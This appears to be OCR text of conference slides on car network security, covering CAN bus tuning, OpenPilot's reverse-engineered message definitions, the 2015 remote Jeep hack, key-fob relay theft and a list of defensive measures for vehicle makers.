  - Initially only car mechanics with specialized connectors and tools used it
  - Now tools are available, some are even products off-the-shelf









Tuning and Unauthorized Modifications


- Reprogram or reset the Engine Control Unit (ECU)
  - Need to take it out and take it apart
- There are tuning devices that work at the CAN level without requiring ECU reprogramming





What's Next? Autopiloting

- Historically we started with remote piloting
  - In 1925 the "American Wonder" was the first radio controlled (real) car
- What do we need to "drive" a car?
  - Accelerate → Cruise Control messages
  - Break → Emergency Braking System
  - Turn → Lane Centering
  - Automatic Transmission
- What about all the logic?
  - "Artificial Intelligence" is just a tiny bit generic…



Comma AI's OpenPilot

- Open Source software, they sell the hardware (~2.850€)
- Understands and sends messages on the bus
  - Obtained through Reverse Engineering of existing tools and monitoring real messages seen on the CAN bus of real cars

github.com/commaai/opendbc/blob/master/gm_global_a_powertrain_generated.dbc

```
86  BO_ 190 ECMAcceleratorPos: 6 K20_ECM
87   SG_ BrakePedalPos : 15|8@0+ (1,0) [0|0] "sticky"  NEO
88   SG_ GasPedalAndAcc : 23|8@0+ (1,0) [0|0] ""  NEO
89
90  BO_ 201 ECMEngineStatus: 8 K20_ECM
91   SG_ EngineTPS : 39|8@0+ (0.392156863,0) [0|100.000000065] "%" NEO
92   SG_ EngineRPM : 15|16@0+ (0.25,0) [0|0] "RPM" NEO
93   SG_ CruiseMainOn : 29|1@0+ (1,0) [0|1] "" NEO
94   SG_ Brake_Pressed : 40|1@0+ (1,0) [0|1] "" NEO
95   SG_ Standstill : 2|1@0+ (1,0) [0|1] "" NEO
96
97  BO_ 209 EBCMBrakePedalSensors: 7 K17_EBCM
98   SG_ Counter1 : 7|2@0+ (1,0) [0|3] "" XXX
99   SG_ Counter2 : 23|2@0+ (1,0) [0|3] "" XXX
100  SG_ BrakePedalPosition1 : 5|14@0+ (1,0) [0|16383] "" XXX
101  SG_ BrakePedalPosition2 : 21|14@0- (-1,0) [0|16383] "" XXX
102  SG_ BrakeNormalized1 : 39|8@0+ (1,0) [0|255] "" XXX
103  SG_ BrakeNormalized2 : 47|8@0- (-1,0) [0|255] "" XXX
104
105 BO_ 241 EBCMBrakePedalPosition: 6 K17_EBCM
106  SG_ BrakePedalPosition : 15|8@0+ (1,0) [0|255] ""  NEO
```

BV TECH
Securing the Future.

What Could Go Wrong?

Vulnerabilities and Risks

Probably the Most Famous Stunt

- Wired journalist consented to be victim of the demonstration of this vulnerability
- Security researchers took remote control the car, resulting in a lateral skid in a grass field

wired.com/2015/07/hackers-remotely-kill-jeep-highway/

WIRED BACKCHANNEL BUSINESS CULTURE GEAR IDEAS SCIENCE SECURITY

Hackers Remotely Kill a Jeep on the Highway—With Me in It

I was driving 70 mph on the edge of downtown St. Louis when the exploit began to take hold.


Attack Example: Key-Fob Relaying

- What's the first thing you do after entering home?
  - Do you put your keys in a basket near the entrance?
- Some car models are (were?) vulnerable to a relay of the key unlock messages
  - Think of it as a WiFi extender, the signal gets boosted and reaches a longer distance

dailymail.co.uk/news/article-6652383/Keyless-car-thieves-steal-Range-Rover-Sport-worth-6


Gone in 40 seconds! Moment keyless car thieves steal £60,000 Land Rover from owner's drive using '£80' relay device - despite keys being in signal-blocking pouch

- CCTV footage shows gang of three target driveway in Harbone, Birmingham
- They use the 'relay' technique to trick keyless car system into unlocking itself
- Men manage to drive off in the £60,000 4x4 less than a minute after they arrive
- They stole the car despite owners' anti-theft 'faraday pouch' that blocks signal




Defining the Attack Surface

- Now we have a basic understanding of the components connected to a vehicle and how they interact with each other
- What happens if one – even a single one - of the components get compromised or has a flaw?
  - Impact may depend on which bus(es) it can reach
  - May inject messages on behalf of other components
  - May result in a car crash and death of the people onboard
- Most targeted
  - Physical access to the bus
  - Wireless communications
  - Infotainment
  - Remote management



Keeping Things Secure

- Review security of remote infrastructure and servers
- Review security of applications and web services
- Limit and verify external communication
- Separate buses to isolate components
- Blocking unauthorized cross-bus communications
- Implement authentication/session where supported
- Detect tampering of messages (integrity)
- Detect unusual/unexpected messages
- Encrypt content whenever useful (confidentiality)
- Review firmware security
- Review hardware security



BV TECH
Securing the Future.

That's All Folks!

Eros Lever – CTO @ Secure Network Srl
eros@securenetwork.it

securenetwork
Your Protection, Our Mission